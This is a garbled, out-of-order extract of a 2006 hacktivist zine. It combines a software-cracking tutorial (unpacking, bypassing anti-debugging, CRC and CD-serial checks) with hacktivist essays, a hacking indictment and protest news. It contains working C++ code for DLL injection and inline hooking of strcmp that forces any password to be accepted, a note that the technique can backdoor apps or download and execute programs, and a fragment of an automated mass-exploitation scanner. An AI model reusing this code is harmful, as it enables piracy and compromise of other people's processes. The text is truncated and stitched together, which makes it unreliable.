A call to GetTickCount (Function that retrieves the number of r
have elapsed since the system was started) is made, then INT3 i
another call to GetTickCount is made, the results being substra
holding the difference). The interesting thing is INT3, INT3 is
thus halting the debugger and pausing the run of the app. You a
coming eh? Because a normal run of the app with a correct CD in
would go fine (without CD the app would get lost in invalid,bug
Opaque predicates) and smooth (INT3 doesn't break the app when
debugged) the difference between the first and second GetTickCo
nihil, but when debugging you either need to react very very fa
more time with 2758 milliseconds than most apps that use this t
the shit out (providing you don't spot any nasty CRC tricks on
those that think "TO HELL, NOP THOSE CRCs OUT TOO! FUCK YEAH!"
actually be used as an arithmetic parameter to a string decrypt
Well, to counter this, we would just fire up the debugger, run
of the non-modified piece of code, note it restart all shit, mo
feed the good CRC to the decryption function, but that is anoth
this function is called:

```
0040118D  /$ AC            LODS BYTE PTR DS:[ESI]
0040118E  |. 3D CC000000   CMP EAX,0CC
00401193  |. 75 06         JNZ SHORT unpacked.0040119B
00401195  |. B8 01000000   MOV EAX,1
0040119A  |. C3            RETN
0040119B  |> B8 00000000   MOV EAX,0
004011A0  \. C3            RETN
```

apperently a check if the breakpoint is left intact <.< A path
since we'll just manipulate the register holding the result (EA
continue and voila! We get the popup with the password: WAR.

Afterword:

Hack This Zine! 04

Ammo for the Infowarrior

HackThisSite.org

2006

```
# unset HISTFILE; ./clean.sh; cat >> /var/www/hackthissite.org/
###############################################################

                                                  if         co
                                        targetcoun     imit      ($
                                      x] = eregi_repl     //"      ta
                                    x]); //    onstruct        =     p[
                                   ($temp)       ) { $ext      $te
                                   ][$i]->         se,80,$e
                                 SQL $sploits          ploit($b
                                );}}  }  }fu              oit() //     oit!
                              fork); $l++) {                < count($fork[
                           t subgroup (XSS,SQL in             $targe
                         gle4Targets("ww         com
                      unt > $searchlimi  exploit  ighe
                      x = 0; $x < $targ  code not  +) {
                    targets[$x]); $temp  people!  "/",$t
                    p[0]; $extend = "/"          1; $r<
                   $r]."/"; } if($l == 0) // UPLOAD $spl
```

```
     lname,$shellcontent); elseif($l == 1)
     extend,$sploits[$l][$i]->SQLQ,$user,$
     oit routine { for ($l = 0; $l < count
      [$l]; $i++) // all forks of current
       = array(); $targetcount = 0; Googl
        // google them if ($targetcount>
        count = $searchlimit; for ($x =
          replace("http://", "",$targ
            truct URL $base = $temp[
              { $extend .= $temp[
                   ,$extend,
```

see you on the front page of the last newspaper those motherfu

```
################################################################
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
   _____                                _____                __
  /  _  \   _____   _____   ____   _/ ____\__________  _/  |_
 /  /_\  \ /     \ /     \ /  _ \  \   __\/  _ \_  __ \ \   __
/    |    \  Y Y  \  Y Y  (  <_> )  |  | (  <_> )  | \/  |  |
\____|__  /__|_|  /__|_|  /\____/   |__|  \____/|__|     |__|
        \/      \/      \/
.___        _____
|   | _____/ ____\____           __  _  _______ ______________
|   |/    \   __\/  _ \   ______ \ \/ \/ /\__  \\_  __ \_  __ \
|   |   |  \  | (  <_> ) /_____/  \     /  / __ \|  | \/|  | \/
|___|___|  /__|  \____/           \/\_/  (____  /__|   |__|
         \/                                   \/

     Electronic Civil Disobedience Journal !! Published by Hac

!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
################################################################
```



```
Here the DriveType of E:\ is determined (since this is a test p
drives are enumerated but E:\ is assumed as the CD-ROM drive, w
don't have the installation CD it doesn't matter :D) and then i
E:\ is a CD-ROM drive (5 being DRIVE_CDROM). The next important
to GetVolumeInformationA, that will retrieve the CD-Serial in u
As we can see here:
004010A6  |. 813D 20204000 >CMP DWORD PTR DS:[402020],DEADBEEF

the serial is expected to be 0xDEADBEEF. Since we don't have th
out the conditional jump right after the CMP (it's a JNZ jump,
serial was invalid and only nasty stuff can happen afterwards s
0xDEADBEEF is stored in EDX (or at least, we store it there >:p
unpacked.004011A1 is made, which seems to be a decryption funct
piece of code:

004011C6  |. B9 03000000    MOV ECX,3
004011CB  |. BE 92124000    MOV ESI,unpacked.00401292
"es`"
004011D0  |. 8BFE           MOV EDI,ESI
004011D2  |> AC             /LODS BYTE PTR DS:[ESI]
004011D3  |. 34 32          |XOR AL,32
004011D5  |. AA             |STOS BYTE PTR ES:[EDI]
004011D6  |.^E2 FA          \LOOPD SHORT unpacked.004011D2

What we see here is interesting too:

004011A1  /$ E8 1F010000    CALL <JMP.&KERNEL32.GetTickCount>
[GetTickCount
004011A6  |. 8BD8           MOV EBX,EAX
004011A8  |. CC             INT3
004011A9  |. E8 17010000    CALL <JMP.&KERNEL32.GetTickCount>
[GetTickCount
004011AE  |. 2BC3           SUB EAX,EBX
004011B0  |. 3D 58270000    CMP EAX,2758
```

of hash function used to produce a checksum, in order to detec
transmission or storage. Hmm so it seems unpacked.0040115C doe
over ECX bytes, to calculate the CRC checksum of the code area

and the next 8 bytes. This is obviously to check if the cracke
modifications (breakpoints, nops,etc) to this code area. Now l
this area is all about:

```
004011EC  /$ 6A 00          PUSH 0
004011EE  |. 68 0D124000    PUSH unpacked.0040120D ;  ASCII "D
004011F3  |. 64:67:A1 3000  MOV EAX,DWORD PTR FS:[30]
004011F8  |. 0FB640 02      MOVZX EAX,BYTE PTR DS:[EAX+2]
004011FC  |. 0AC0           OR AL,AL
004011FE  |. 74 02          JE SHORT unpacked.00401202
00401200  |. EB 04          JMP SHORT unpacked.00401206
00401202  |> 33C0           XOR EAX,EAX
00401204  |. C9             LEAVE
00401205  |. C3             RETN
00401206  |> B8 01000000    MOV EAX,1
0040120B  |. C9             LEAVE
0040120C  \. C3             RETN
```

Hmm, more experienced crackers will recognize this as a common
OllyDBG. To circumvent this we don't need to modify this secti
need the Olly-Invisible plugin. Now, back to where we were, 0x
the result of this check, along with the result of a call to 0
ollyDBG detection function) is stored in EDX and then 0x004010
we need to watch out since we are gonna be stuffed with Opaque
shit is bogus until this piece of code:

```
00401076  |. 68 06204000    PUSH unpacked.00402006 ; /RootPath
0040107B  |. E8 2D020000    CALL <JMP.&KERNEL32.GetDriveTypeA>
00401080  |. 83F8 05        CMP EAX,5
```


anti-(C)opyright 2006
This zine is anti-copyright : you are encouraged to Reuse, Rewo
everything in this zine as you please. This includes: printing
to distribute to friends and family, copying and pasting bits o
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or anything else you could think of - without asking permission

The Summer '06 issue of the zine has possibly our best collecti
yet and is published in full color in time to distribute at our
guerrilla workshop at the sixth Hackers On Planet Earth confere

Mind you, this was no easy feat, in fact it was through a serie
that we had ended up in NYC at all. The night before we hit the
had a lot of editing to do on the zine, not to mention printing
celebrate we decided to hold an acoustic show and trip on psych
long. Around 10 in the morning reality started to creep back up
spent many long hours hopped up on caffeine trying to arrange t
zine while packing our HOPE supplies. We were quite literally f
PDF on the road to NYC while driving eight people in a single c
mention that one of us had to ask permission from the judge to
to go to the hacking convention while facing federal felony hac

At last we had made it to NYC to the convention site and immedi
table and met up with several other Hackbloc'ers/HTS'ers waitin
to make several printing runs because each time we had brought
the table they had been taken within fifteen minutes. All of th
were giving away, including new and old HTS zines, cds of the
DisrespectCopyrights.net file archive, newsletters for the Peop
and other posters pamphlets and propaganda, were given away for
amazing feat considering the time energy and resources we have
developing this, also considering that this year they were aski
table while at the Fifth HOPE we had tabled for free.

We had also organized a guerrilla workshop on hacktivism on Su
of the other presentations and lectures, we arranged chairs in
we could have a round table collective meeting where everyone
participate without any top down hierarchy. Dozens came to hav
discussion on past and present examples of hacktivism, setting
around the country, security culture both on the internet and
organizations, and future goals of hacktivism. We also discuss
meanings and interpretations of the word Hacktivism, including
jamming hacktivism such as the Yes Men, online civil disobedie
Electronic Disturbance Theatre, fighting censorship such as th
project, developing a free and secure internet such as Tor, Fr
Guerrillanet, the need to set up computer co-ops and offer fre
technology for the public, and defending free speech and open
such as IndyMedia.

Compared to the hacktivist movement worldwide which already ha
several dozen hacker spaces and squats, we still have a lot of
However, during the weekend we had made several valuable conta
developed several ideas for future hacktivist related projects
a long road ahead, our experiences with HOPE has given us insp
opportunity to learn and share with other hackers and activist
world.

```
!#####################################!
!####    TABLE OF DISCONTENTS     ###!
!#####################################!
```


Hmmm, what's this? Let's first take a look at unpacked.0040115C

```
0040115C  /$ 33D2           XOR EDX,EDX
0040115E  |> 51             /PUSH ECX
0040115F  |. AD             |LODS DWORD PTR DS:[ESI]
00401160  |. E8 17000000    |CALL unpacked.0040117C
00401165  |. 03D0           |ADD EDX,EAX
00401167  |. 59             |POP ECX
00401168  |.^E2 F4          \LOOPD SHORT unpacked.0040115E
0040116A  \. C3             RETN
```

Ok, let's put it all in an ordered way:

```
 -)EDX is set to 0
 -)ECX is saved
 -)EAX is loaded from ESI
 -)unpacked.0040117C is called
 -)EAX (probably the result of unpacked.0040117C) is added to E
 -)ECX is restored
 -)This is looped
```

So this is an additive repeation of unpacked.0040117C. Let's c
unpacked.0040117C out:

```
0040117C  /$ B9 20000000    MOV ECX,20
00401181  |> D1E8           /SHR EAX,1
00401183  |. 73 05          |JNB SHORT unpacked.0040118A
00401185  |. 35 2083B8ED    |XOR EAX,EDB88320
0040118A  |>^E2 F5          \LOOPD SHORT unpacked.00401181
0040118C  \. C3             RETN
```

Some people (Vxers, reversers and comp. Sci. Students) will rec
Cyclic Redudancy Check and that's what it is. A Cyclic Redudanc

Now fire up OllyDBG and load the unpacked executable.
We won't start looking at all strings, cause they are too obvi
passwords, they're just bogus shit to confuse the cracker.
The first thing we see is:

```
00401000 >/$ 68 0A204000   PUSH unpacked.0040200A; /FileName =
00401005  |. E8 B5020000   CALL <JMP.&KERNEL32.LoadLibraryA>; 
0040100A  |. 68 15204000   PUSH unpacked.00402015;ProcNameOrOr
"BlockInput"
0040100F  |. 50            PUSH EAX; |hModule
00401010  |. E8 92020000   CALL <JMP.&KERNEL32.GetProcAddress>
00401015  |. A3 24204000   MOV DWORD PTR DS:[402024],EAX
0040101A  |. 6A 01         PUSH 1
0040101C  |. FF15 24204000 CALL DWORD PTR DS:[402024]
```

Well, the following happens:

GetProcAddress(LoadLibrary("user32.dll"),"BlockInput") gets st
DS:[402024]. BlockInput is a function to halt all keyboard and
it's argument is true, and resume it if it is false. If we loo
at ox0040101A we see a call to BlockInput with a true paramete
0x00401048 we see it with a false parameter. So obviously the
to block any input during program execution to prevent debuggi
Well to get rid of this nuisance, we'll just nop those PUSH <t
CALLDWORD PTR DS:[402024] structures out with right click -> b
NOP's. Then we have another IsDebuggerPresent call, just break
eax,eax after the call, set EAX to 0 and continue.

```
00401030  |> 50             PUSH EAX
00401031  |. BE EC114000    MOV ESI,unpacked.004011EC
address
00401036  |. B9 08000000    MOV ECX,8
0040103B  |. E8 1C010000    CALL unpacked.0040115C
```


-####################################-
-#### NEWS and INTRO ###-
-####################################-

##
01. Zen and the Art of Non-Disclosure
##

As hackers, squatters, scammers and phreaks, we are often aske
amazing, how do you do it?" Yes, there still is magic out there

going to find you, nor will you find it through a google searc

It's a vulnerability so long as the vendor isn't informed and
it's a squat so long as it's "legal owner" doesn't find out an
and it's an underground party so long as no one slips up and p
place. Same goes for sneaking into theatres, copy hookups, and

How do we keep these tricks alive? By keeping them a secret o
need to know. A magician never reveals her secrets lest it wil
magical. You will likely never hear the magician's true name e

Why do people publicly release these tricks in the first plac
effects does this have? Those vulnerable to the trick will lik
promptly patch their weaknesses. And law enforcement will have
learn and train themselves as well as find out who to bust. Or
fall into the wrong hands and be counter-productive (script ki
wingers, fascists, etc).

All so you can get your name on some security list as the one
first", and in all probability, you probably weren't the first
real people who made the discovery would want nothing to do wi
begin with. And they probably have a billion more important wa
trick in the first place.

So before you spill the beans, ask yourself whether there are
these tricks more than you do, or whether there are already su
and would full disclosure jeopardize their secret plans?
That being said, we can move on to more pressing issues: how
hacker movement to learn and grow without giving away and spoi
tricks? This was the big question as we were putting together
zine, thinking about whether we should publish instructions on
and hack Y'. Certainly we don't want to become some "eliter th
because it again becomes about individual ego and not the comm
individuals come and go, ideas last forever. So we have to tra

Act VI:
Difficulity: Hard
Tools: OllyDbg,PEiD,DeYoda (found here: http://xtaz3k.free.fr/d
Objective: Get the MessageBox with the password to popup (the p
encrypted and is not to be found in plaintext in the app,
you can also decrypt the password by hand since the 'encryption
but that way you'll miss some valuable knowledge)

Ok, there is this new IDE, called BulkIDE, you really wanna get
it is said to be quite nice, but the price tag is a 'little' hi
outrageous for such a simple IDE, so let's crack the bitch. You
your hands on the main installer executable, but you seem to be
installation CD, but hey, we should get this working without th
.exe :) It is rumored though that the programmers behind this I
"security through obscurity" meaning we can expect a lot of opa
function that evaluates to true or false and of which the outco
the programmer on forehand, sometimes used as useless code that
or anti-debugging).

First of all we load up PeiD and check the app, result:

yoda's cryptor 1.2

This is probably your first encounter with a packer/crypter. Ma
days (especially commercial software and malware) is packed/cry
reversing a tiny whiny bit harder and to reduce executable size
Yoda's cryptor is quite a nice compressor/packer/crypter for PE
can be undone in a wink, just fire up DeYoda, load the app and
again:

Nothing found *

Nice, that's what we wanna see.

```
  switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
    {
        DisableThreadLibraryCalls((HMODULE)hModule); //keeps i
re-called
        Faddr = InlineHook("ntdll.dll","strcmp",strcmphook,Fba
in ntdll.dll
        return true;
    }break;
    case DLL_THREAD_ATTACH: break;
    case DLL_THREAD_DETACH: break;
    case DLL_PROCESS_DETACH:
    {
        WriteProcessMemory(GetCurrentProcess(), (void*)Faddr,
restore address
    }break;
  }
  return true;
}

int WINAPI strcmphook(const char* str1,const char* str2)
{
return 0; // always return 0, no matter what password was.
};

Once we inject this DLL into our victim app like this:
InjectDLL("Victim.exe","hijack.dll"), you will notice that it
what password you supplied as a commandline argument, you will
"Accepted" messagebox. As you can see process Hijacking can ge
You could subvert an application to elevate your privileges, c
account, download & execute an app with the privileges under w
you could even backdoor the app itself by letting it execute c
injector @ startup, thus effectively taking over the app.
```



```
others willing to learn, but find a way to do it in a carefully
manner. And it's not gonna happen by giving away proof-of-conce
teaching the approach and technique so people can figure it out

 I don't think that was our conscious goal of Hack This Site bu
was the result. We wanted to introduce people to the wild world
put together several series of hacking challenges modeled after
with real vulnerabilities. Creating this safe and legal trainin
people were able to jump in and start with the basics, not by d
exploits or "appz", but by hands-on security research. People s
shit because we're dominated by newbies or that we are aiming t
assured, there are plenty of us with skill waiting in the backg
YOU to start asking the right questions so the real training ca
want to share our shit with those who want to learn.

 Before you can walk, you have to learn to crawl. And when you
be shown the path. And this is what every white-hat, security c
full-disclosure advocate fails to see: we can show you the path
and offer you the red pill, but you have to take that first ste
black hat hacktivist ninja.

 Cause you're not helping anybody when you alert the vendor or
proof of concept code.
 Or get that full time computer security job for the phone comp
 Or turn in your buddies to the FBI when the going gets tough.

 This is what is known and loathed as "selling out", and it hel
forces which are working to destroy the hacking movement. The p
seduced into it either end up regretting it or lose a bit of th
the process of becoming a zombie worker bee for the Establishme

 So you've gone this far, but where are we going and what do we
probably realized this world isn't a very friendly place for no
hacktivist ninjas but for most people in general, unless you ha
```

that top 1% where you have your own mansion, private jet and c
day we hear about how hackers and activists are criminals and
watch television you are also probably tired of hearing about
tapping your phone or reading your mail protects os from terro
another thousand dead babies in Iraq is a Strong Victory for W
Democracy. So instead of boring you and further let me encoura
That Television and Get Involved with your Community cause Now
Act:

¥ get involved with your local indymedia center to tell the st
media ignores
¥ set up servers for radical websites and email lists and teac
communicate securely on the internet
¥ find ways to get shit for free(free copies, free internet, f
transportation, etc) and share it with those who need it the m
¥ help develop the next Internet, one that is free from NSA sp
shaping, hierarchal domain authorities, or corporate control i
¥ help inspire those who will grow to be bigger stronger and s
I who will deal that final blow against capitalism and the sta

There is still magic out there for those who seek it: don't w
waits for you!

```
################################################################
#           02. Anti-DRM Flash Mob Hits Apple Stores in Eight
################################################################
```

In a coordinated action at 8 cities across the United States,
donned bright yellow Hazmat suits and swarmed Apple Stores, wa
staff that Apple iTunes is infected with Digital Restrictions
and that Apple's products are defective by design.

The technologists displayed posters mocking Apple's marketing

overwriting the trampoline with the original address).
Ok, now let's hijack our little app to make any password work:

```
int WINAPI strcmphook(const char* str1,const char* str2); // pr

DWORD Faddr=0; // address
BYTE Fbackup[6]; // backup

DWORD InlineHook(const char *Library, const char *FuncName, voi
unsigned char *backup)
{
    DWORD addr = (DWORD)GetProcAddress(GetModuleHandle(Library)
// Fetch function's address
    BYTE jmp[6] = {
                              0xe9,              //jmp
        0x00, 0x00, 0x00, 0x00,  //address
        0xc3                                  // retn
                                      };
          ReadProcessMemory(GetCurrentProcess(), (void*)addr, b
// Read 6 bytes from address of hooked function from rooted pro

    DWORD calc = ((DWORD)Function - addr - 5); //((to)-(from)-5
    memcpy(&jmp[1], &calc, 4); //build trampoline
    WriteProcessMemory(GetCurrentProcess(), (void*)addr, jmp, 6
    // write the 6 bytes long trampoline to address of hooked f
current process
    return addr;
}

BOOL APIENTRY DllMain( HANDLE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
```

Here follows a small example in C++:

```
DWORD InlineHook(const char *Library, const char *FuncName, vo
unsigned char *backup)
{
    DWORD addr = (DWORD)GetProcAddress(GetModuleHandle(Library
// Fetch function's address
    BYTE jmp[6] = {
                            0xe9,               //jmp
        0x00, 0x00, 0x00, 0x00,  //address
        0xc3                                  // retn
                                    };
          ReadProcessMemory(GetCurrentProcess(), (void*)addr, 
// Read 6 bytes from address of hooked function from rooted pr

    DWORD calc = ((DWORD)Function - addr - 5); //((to)-(from)-
    memcpy(&jmp[1], &calc, 4); //build trampoline
    WriteProcessMemory(GetCurrentProcess(), (void*)addr, jmp, 
    // write the 6 bytes long trampoline to address of hooked 
current process
    return addr;
}
```

This function resolves the address of the function to be hooke
trampoline as follows:

```
JMP <4 empty bytes for addres to jump to>
RETN
```

the address to jump to (the hook) is resolved like this:

```
((To)-(From)-5) == ((HookAddress)-(TargetAddress)-5)
```

the old address is backed up, to be able to unhook the functio

graphic images of a silhouetted iPod users bound by the ubiquit
cord. The group claim that as the largest purveyor of media inf
Apple have paved the way for the further erosion of users' righ
made possible by the technology.

The coordinated protest was organized by DefectiveByDesign.org,
campaign targeting Big Media and corporations peddling DRM. "In
since the launch of the campaign we have had more than 2,000 te
the pledge to take direct action and warn people about DRM" was
manager Gregory Heller described the explosive grassroots effor

About a dozen activists gathered in Chicago at the Apple store
the busiest shopping area of Chicago, to protest Apple's use of
Management technology. Members from the local Chicago Linux Use
(chicagolug.org), Free Software Foundation(fsf.org), Defective
Design(defectivebydesign.com), and Hackbloc Chicago(hackbloc.or
helped organize the event by bringing bio-hazard suits, anti-DR
stickers, and posters of people getting roped up by their iPod
official Apple ads. Shoppers stood in awe and curiosity as we r
front of the store in a panic, handing out flyers and otherwise
public spectacle. Several Apple employees gathered by the front
store preventing us from entering the store while refusing to c
use of DRM technology.

More information, see www.defectivebydesign.com or www.fsf.org

Pirate Party Condemns Raid on File Sharing Servers
June 3rd, 2006: Pirates gather in Stockholm to protest the May
on over a hundred servers related to The Pirate Bay, Piratbyryn
Demonstrators demanded that the Swedish government should seek
the file sharing issue rather than criminalizing more than a mi
citizens.

```
#################################################################
#                 03.  US Government Indicts Hacker Activist:
#                 Felony Computer Fraud and Abuse Act Charges
#################################################################

The US District Attorney and the FBI has pressed felony charge
Hammond, hacker activist and founder of website HackThisSite.o
alleged hacking the website of the right-wing hate group Prote
indictment issued on June 26, 2006 follows an FBI investigatio
than a year since Jeremy's apartment was raided in March '04 a
violating the Computer Fraud and Abuse Act.

The US DA alleges that Jeremy was involved with a hacker group
Internet Liberation Front that allegedly hacked into and gaine
entire database belonging to the right-wing hate group Protest
Originally, ProtestWarrior has baselessly accused Jeremy of 'i
credit card data to make donations to leftist and charity grou
FBI is not making any accusations related to intending or actu
card data.

Despite that no damage has been done to the ProtestWarrior.com
any personal details or credit card information has been relea
Jeremy is facing serious felony charges which could result in
massive fines.

Jeremy is still "free" on a unsecured bond which imposes sever
conditions which includes submitting to regular drug testing,
right to a passport or leaving the state without the judges pe
use of the computer / internet except for "web designing for b

Jeremy has not testified against, provided evidence, or incrim
and has not cooperated with the FBI in any investigation or pr
the only one who has been arrested in connection with this all
indicent.
```



```
        DisableThreadLibraryCalls((HMODULE)hModule); //don't ge
        // do what you want once attached
        return true;
    }break;
    case DLL_PROCESS_DETACH:
    {
        // bring back to old state
    }break;
  }
  return true;
}
```

Imagine the following application:

```
int main(int argc, char *argv[])
{
    system("PAUSE");
    if (argc-1)
    {
    if (strcmp(argv[1],"XPLT") == 0)
      MessageBoxA(0,"Accepted","Accepted",0);

    }
    return 0;
}
```

Ok, this simple app can be fooled by hijacking the main functio
strcmp. Strcmp is a string comparing function located in the Dl
pause is used to ensure we get the time to inject our DLL into
Ok, we'll hijack the function by using a detours trampoline. De
as described in:
http://research.microsoft.com/~galenh/Publications/HuntUsenixNt
goes as follows:

```
        return FALSE;
    }
    HANDLE hRemoteThread = CreateRemoteThread(hProcess, NULL, 
(LPTHREAD_START_ROUTINE)LoadLibraryAddr, (LPVOID)RemoteStr, 0,
load our DLL
    if(hRemoteThread == INVALID_HANDLE_VALUE)// failure?
    {
        printf("Couldn't create remote thread within process
'%s'!\n",ProcessName);
        CloseHandle(hRemoteThread);
        CloseHandle(hProcess);
        return FALSE;
    }
    CloseHandle(hProcess);
    printf("'%s' successfully injected into process '%s' with 
%d!\n",strHookDLL,ProcessName,dwPID);
    return TRUE;
}
```

Well that wasn't THAT difficult, now was it? The next question
"What to inject?". Well you can do a lot once your DLL is load
process termination to full-blown input/output manipulation.
your DLL should look like this:

```
BOOL APIENTRY DllMain( HANDLE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
  switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
    {
```


Ironically enough, a former friend and administrator who had he
on the HackThisSite.org website was responsible for informing P
of the attack and has provided so-called evidence to the right-
was engineered to make Jeremy look like the perpetrator of the
incident. This is apparently what was responsible for the initi
on his apartment, and if brought up as evidence during the tria
be thrown out on grounds of heresay due to the chain of custody

At the most recent court date, the DA asked Judge Zagel to form
Jeremy for his history of criminal behavior, most of which has
misdemeanors for political protest related events. Following a
'chalking sidewalks', the judge warned Jeremy that any future a
result in either home confinement with electronic surveillance
completely revoke his bail and put him in jail until the result
As the Judge describes, Jeremy "no longer has the same freedoms

Jeremy is now staying out of any direct action or illegal activ
protests which could result in arrestable situations, both for
the safety of others. After a 10 day Vipassana meditation cours
seeking mediation which those who he has wronged, or those who
issues with him, with the intent of resolving political issues
as well as for his personal development.

While federal prosecuters claim that this is being treated as a
criminal charge, it is obvious that this is a politically motiv
amount of money the FBI has spent investigating and prosecuting
activist doublessly exceeds the next-to-no damages done to the
ProtestWarrior.com website.

As an activist who has worked to help and teach people all his
federal prosecutors and the judge that Jeremy not be given any
'crime' that has resulted in no damage to any property or perso

full text of the indictment:
UNITED STATES DISTRICT COURT
NORTHERN DISTRICT OF ILLINOIS
EASTERN DIVISION

UNITED STATES OF AMERICA vs JEREMY A HAMMOND

Violations: Title 18, United States Code, Sections 1030(a)(2)(

COUNT ONE SPECIAL FEB 2005 GRAND JURY charges:

1. At times material to this indictment:
a. ProtestWarrior.com was a website that promoted certain poli
ProtestWarrior.com's website was maintained on a computer serv
Miami, Florida. Visitors to the ProtestWarrior.com website cou
of the website, and could purchase items and make donations th
store using a credit card. As a result, the ProtestWarrior.com
contained databases that included personal information about v
website, including credit card account information, home addre
other identifying information. These databases on the computer
available online to the general public. Rather, only authorize
been issued passwords by the administrators ProtestWarrior.com
access these databases of personal information

b. Defendant JEREMY ALEXANDER HAMMOND was an administrator of
hackthissite.org which described itself as "an online movement
activists and anarchists."

c. Between January and February 2005, defendant HAMMOND access
ProtestWarrior.com's server without authority on multiple occa
to obtain information not otherwise available to him or the ge
specifically, credit card numbers, home addresses, and other i
information of the members and customers of ProtestWarrior.com


```
    {
            printf("Couldn't retreive valid ProcessID for proce
'%s'!\n",ProcessName);
            return FALSE;
    }
    HANDLE hProcess;
    HMODULE hKernel;
    LPVOID RemoteStr, LoadLibraryAddr;
    hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, dwPID); /
process    if(hProcess == INVALID_HANDLE_VALUE) //couldn't open
    {
        printf("Couldn't open process '%s' with ID %d!\n",Proce
        return FALSE;
    }

    hKernel = LoadLibrary("kernel32.dll");    //load kernel32.d

    if(hKernel == NULL)// couldn't load?
    {
        printf("Couldn't load Kernel32.dll!\n");
        CloseHandle(hProcess);
        return FALSE;
    }

    LoadLibraryAddr = (LPVOID)GetProcAddress(hKernel, "LoadLibr
address of LoadLibraryA
    RemoteStr = (LPVOID)VirtualAllocEx(hProcess, NULL, strlen(s
MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE); // allocate memory s
    if(WriteProcessBytes(hProcess, (LPVOID)RemoteStr, strHookDL
strlen(strHookDLL)) == FALSE) // write it to memory
    {
        printf("Couldn't write to process '%s' memory!\n",Proce
failed?
        CloseHandle(hProcess);
```

```
BOOL WriteToMemroy(HANDLE hProcess, LPVOID lpBaseAddress, LPCV
SIZE_T nSize)
{
    DWORD dwOldProtect;
    BOOL boolReturn = FALSE;
    if(hProcess == NULL) // own process?
    {
        VirtualProtect(lpBaseAddress, nSize, PAGE_EXECUTE_READ
&dwOldProtect); // now Ex needed, only a VirtualProtect
        boolReturn = ((memcpy(lpBaseAddress, lpBuffer, nSize))
instead of WriteProcessMemory
        VirtualProtect(lpBaseAddress, nSize, dwOldProtect, &dw
set back
    }
    else
    {
        VirtualProtectEx(hProcess, lpBaseAddress, nSize, PAGE_
&dwOldProtect); // Virtualprotectex to be able to read and wri
        boolReturn = WriteProcessMemory(hProcess, lpBaseAddres
(LPVOID)lpBuffer, nSize, 0); // Write to memory
        VirtualProtectEx(hProcess, lpBaseAddress, nSize, dwOld
&dwOldProtect); //set back
    }

    VirtualFreeEx(hProcess, lpBaseAddress, nSize, MEM_RELEASE)
    return boolReturn;
}


BOOL InjectDLL(char* ProcessName, char* strHookDLL)
{
    printf("Initiating injection of '%s' into '%s'\n",strHookD
    DWORD dwPID = GetProcessID(ProcessName);
    if(dwPID == 0)
```


2. On or about February 1, 2005, at Chicago, in the Northern Di
Illinois, Eastern Division, and elsewhere, JEREMY ALEXANDER HAM
herein, by interstate communication, intentionally accessed wit
ProtestWarrior's server, a protected computer, and thereby obta
namely credit card numbers, home addresses, and other identifyi
its members and customers, from that protected computer; In vio
18, United States Code, Sections 1030(a)(2)(C) and 2

FOREPERSON : UNITED STATES ATTORNEY

```
                    -#####################################-
                    -####          THEORY           ###-
                    -#####################################-

##################################################################

#             04. Fear, Paranoia and Mental Health for Hacktivi
##################################################################
```

"There is this thing keeping everyones lungs and lips locked,
and its seeing a great renissance." -The Dresden Dolls

Every day I woke up with an overwhelming sense of dread. I coul
bed, I was locked in my head, locked in my a room of my own mak
Trapped in a cage that I could not get out of. Fear had finally
along with its twisted cousin paranoia. I new that I had to get
state, this room. I couldn't get out of my own head though, the
a jail more unescapeable than the one within our own minds. Wha
is not an uncommon story. It happens all the time to hackers an
anarchists. We have the virtue of seeing many of the things tha
going on. There are some scary things happening in the world an
truly sad things. But we can never let fear consume us.

FEAR AS A FORM OF SOCIAL CONTROL

The greatest example of the forces that controll the world usi
strengthen there controll would be "The war on *". Any war onl
fear further throught the world whether it be a war on communi
drugs, a war on terrorisim or the coming war on freedom. Dont
matter what the cause! And dont support fear either, coming fr
Unfortunately sometimes even the best of us can get too run do
with everything from the bullshit of daily life to the sometim
saddness of reality. The isolation of sitting in front of a co
hours every day can draw you into fear and paranoia as well as
surronding your self with people. Like I said, it happens to a
are some tips to keep your sanity and keep active!

Dont isolate yourself
If you are starting to feel overwhelming depression, don't iso
find a trusted friend and let them know how you are feeling. I
someone, even if it is only for a couple hours. Your friends c
yourself and get into a healthier state of mind.

Ok so sometimes maybe you should isolate yourself
Sometimes there are too many people around in your everyday li
get away, this can easily happen in large shared living spaces
those who just work on a lot projects. Sometimes it is good to
woods and camp for a few days. Go remember why you are working
world and what you are doing, who you are.

Love yourself and others
This is probably the most important point that I can make. As
greatest weapon of those in power is fear. The best way to fig
Always remember to love yourself. And make love to yourself. A
love yourself, love others! If you love your self and others t
a much easier time coming back from a nervous breakdown or dep
you will always know that you have yourself and those that you

find: 85C07418

and replace the 74 with EB...
That was easy, we already broke their anti-debugging technique
Now all we gotta do is put a breakpoint on
00401470   . C600 00   MOV BYTE PTR DS:[EAX],0
so we can watch ECX being "IGNORANCE"... yet another applicatio

There are many commercial copyright-protection schemes which wo
difficult if we'd reverse only in the ways described, but there
too, by taking advantage over the fact that the target program
environment, you control the OS! That means you can manipulate
sides. One way is process hijacking by DLL injection, which i'l

Process Hijacking

Process hijacking involves executing you code in another proces
as in exploiting it to make it execute shellcode). This can be
ways, either directly by executing a part of you executables co
process, or by DLL injection. With the advent of Windows DEP (D
Prevention) this leaves us the latter. Injecting your DLL into
goes as follows:

      Fetch the target process' PID (Process ID)
      Open a handle to the target process
      Fetch the address of LoadLibraryA dynamically
Allocate enough memory for an argument to LoadLibraryA
Do a VirtualProtectEx to set the code pages to PAGE_EXECUTE_REA
     write the name of the DLL to load ,into the memory (we ob
a local address)
      restore the old permissions

Here follows a sourcecode example in c++:

```
0040145B  |. C70424 0C00440>MOV DWORD PTR SS:[ESP],Cp1.0044000
"Your attempt to debug this application is considered a crime
governement, legal action will be taken against you...
"
00401462  |. E8 69F30000    CALL <JMP.&msvcrt.printf>
00401467  |. C70424 FFFFFFF>MOV DWORD PTR SS:[ESP],-1
0040146E  |. E8 4DF30000    CALL <JMP.&msvcrt.exit>
```

LOL! They use a standard win32 API called IsDebuggerPresent to
application is being debugged.... hmmm,

```
